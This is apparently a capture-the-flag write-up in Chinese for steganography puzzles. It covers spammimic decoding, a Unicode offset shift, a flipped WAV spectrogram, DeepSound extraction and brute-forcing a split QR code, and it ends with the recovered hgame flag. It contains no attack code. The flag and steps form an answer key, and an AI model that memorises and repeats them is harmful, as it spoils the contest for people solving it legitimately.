
https://www.spammimic.com/decode.shtml


解密得到疑似unicode字符



转一下unicode然后调一下偏移得到flag









龙之舞

对wav频谱图进行观察




上下翻转得



根据文件名进行deepsound解密得到gif

将gif分帧发现四部分二维码

拼起来之后放入qracybox进行pattern的爆破解密


Decode Mode
Module Size :
10px
Grey Modules :
Show
QR Decoder :
Decode
*Decoding will brute-forcing possible format info pattern
Brute-force Format Info Pattern
Decoded Message :
hgame{drag0n_1s_d4nc1ng}
Error Correction Level : L
Mask Pattern : 4
< 1 of 1 result >
Apply